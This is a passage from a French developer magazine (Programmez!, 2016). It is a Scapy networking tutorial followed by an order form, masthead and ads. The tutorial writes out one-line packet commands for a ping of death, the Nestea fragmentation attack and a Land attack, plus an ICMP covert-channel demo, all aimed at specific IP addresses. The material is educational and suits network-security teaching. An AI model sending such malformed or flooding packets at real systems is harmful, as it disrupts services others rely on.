>>> chaine="Magasine Programmez"
>>> p=IP(dst="195.221.189.248")/ICMP()
>>> for c in chaine:
... p[IP].id=ord(c)
... send(p)
...
.
Sent 1 packets.
.
Sent 1 packets.
...
>>>
```

Voilà, notre phrase a été envoyée lettre par lettre dans le protocole ICMP. Rien de plus facile !

## Les attaques informatiques

Diverses attaques informatiques sont connues telles que les Dos (Deny of Service) ou DDoS ( Distributed Deny of Service).

Wikipédia nous donne cette définition :

"Une attaque par déni de service (denial of service attack, d'où l'abréviation DoS) est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il peut s'agir de :

- L'inondation d'un réseau afin d'empêcher son fonctionnement ;
- La perturbation des connexions entre deux machines, empêchant l'accès à un service particulier ;
- L'obstruction d'accès à un service à une personne en particulier ;
- Egalement le fait d'envoyer des milliards d'octets à une box Internet.

L'attaque par déni de service peut ainsi bloquer un serveur de fichiers, rendre impossible l'accès à un serveur Web ou empêcher la distribution de courriel dans une entreprise."

Nous allons voir certaines de ces attaques réalisées en Scapy.

### Ping de la mort (ping of death)

Le "ping de la mort" désigne un paquet ICMP dont la taille excède les capacités de la machine. Une erreur sérieuse peut donc en découler. Dans l'exemple ci-dessous, nous essayons d'envoyer 6000 X.

```
>>>send(fragment(IP(dst='195.221.189.158')/ICMP()/('X'*60000)))
```

### Attaque Nestea

L'attaque Nestea est une attaque DoS (Denial of Service) qui permet de rendre inaccessible un serveur distant par exemple. Nous ne tenterons bien sûr cette attaque que sur un serveur ou une machine nous appartenant.

```
>>>send(IP(dst='195.221.189.158', id=42, flags='MF')/UDP()/('X'*10))
>>>send(IP(dst='195.221.189.158', id=42, frag=48)/('X'*116))
```

```
>>>send(IP(dst='195.221.189.158', id=42, flags='MF')/UDP()/('X'*224))
```

### Land Attack

Il s'agit d'une attaque dans laquelle l'adresse source IP et l'adresse de destination IP sont identiques, de même que les ports de source et de destination. Pour fonctionner, elle doit être émise sur un port ouvert et avec le flag SYN.

A réception de ce type de paquet, certains systèmes stoppent (stack IP)

```
>>>send(IP(src='10.0.0.1', dst='10.0.0.1')/TCP(sport=135, dport=135))
```

### Conclusion

Nous venons de découvrir la simplicité de tester le réseau ou de mener des attaques simplement avec Scapy. Nous verrons dans un dernier article des scripts plus complexes nous permettant par exemple d'effectuer un Man in the middle en quelques lignes et en parallèle de sniffer les paquets circulant sur le réseau et de falsifier des paquets reçus avant de les transmettre.

A bientôt donc pour approfondir cet outil indispensable.

# Complétez votre collection **programmez!** le magazine des développeurs

Prix unitaire : 6€



n°198



n°199



numéro vintage\*

\* Numéro aléatoire selon les stocks disponibles. N° antérieur au n°160

☐ 198 :  exemplaire(s)

☐ 199 :  exemplaire(s)

☐ vintage :  exemplaire(s)

soit  exemplaires x 6 € =  € soit au **TOTAL** =  €

Prix unitaire : 6 €  
(Frais postaux inclus)

**Commande à envoyer à :**  
**Programmez!**

7, avenue Roger Chambonnet - 91220 Brétigny sur Orge

☐ M. ☐ Mme ☐ Mlle Entreprise :  Fonction :

Prénom :  Nom :

Adresse :


Code postal :  Ville :

E-mail :  @

Règlement par chèque à l'ordre de Programmez !



# "Aha" moment – Level : Noob



CommitStrip.com



Une publication Nefer-IT, 7 avenue Roger Chambonnet, 91220 Brétigny sur Orge - [redaction@programmez.com](mailto:redaction@programmez.com)  
Tél. : 01 60 85 39 96 - Directeur de la publication & Rédacteur en chef : François Tonic  
Secrétaire de rédaction : Olivier Pavie  
Ont contribué à ce numéro : J-J Dupas - Les experts techniques : R. Pion, H. Meziani, D. Lecan, C. Peuvent, P. Matray,  
C. Heral, J. Kaminsky, O. Ezratti, G. Renard, C. Pichaud, V. Loquet, O. Itenu, F. Yogosha, K. Liagre, D. Mouton,  
P. Charnière, Walid Ammar, F. Hermann N'Guessan, S. Warrin, M. Roussel, J. de Oliveira, N. Marchand, F. Ebel, F. Fadel.

Couverture : © iStock-Cesare Andrea Ferrari - Maquette : Pierre Sandré.

Publicité : PC Presse, Tél.: 01 74 70 16 30, Fax : 01 40 90 70 81 - [pub@programmez.com](mailto:pub@programmez.com).

Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles, Belgique.

Marketing et promotion des ventes : Agence BOCONSEIL - Analyse Media Etude - Directeur : Otto BORSCHA [oborscha@boconseilame.fr](mailto:oborscha@boconseilame.fr)

Responsable titre : Terry MATTARD Téléphone : 09 67 32 09 34

Contacts : Rédacteur en chef : [ftonic@programmez.com](mailto:ftonic@programmez.com) - Rédaction : [redaction@programmez.com](mailto:redaction@programmez.com) - Webmaster : [webmaster@programmez.com](mailto:webmaster@programmez.com) -

Publicité : [pub@programmez.com](mailto:pub@programmez.com) - Evenements / agenda : [redaction@programmez.com](mailto:redaction@programmez.com)

Dépôt légal : à parution - Commission paritaire : 1220K78366 - ISSN : 1627-0908 - © NEFER-IT / Programmez, septembre 2016

Toute reproduction intégrale ou partielle est interdite sans accord des auteurs et du directeur de la publication.

**Abonnement** : Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex. - Tél. : 01 55 56 70 55 - [abonnements.programmez@groupe-gli.com](mailto:abonnements.programmez@groupe-gli.com) - Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30. **Tarifs abonnement (magazine seul)** : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter.  
**PDF** : 30 € (Monde Entier) souscription sur [www.programmez.com](http://www.programmez.com)

ikoula  
HÉBERGEUR CLOUD

PRÉSENTE

# CLOUD**IKOULA**ONE



✈ Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS  
AMSTERDAM FRANCFORT — — —

CLOUD**IKOULA**ONE est une solution de Cloud public et privé qui vous permet de déployer en 1 clic et en moins de 30 secondes des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

📍 [www.ikoula.com](http://www.ikoula.com)



[sales@ikoula.com](mailto:sales@ikoula.com)



01 84 01 02 50

ikoula  
HÉBERGEUR CLOUD





# Formations

## Web, Data & Open Source

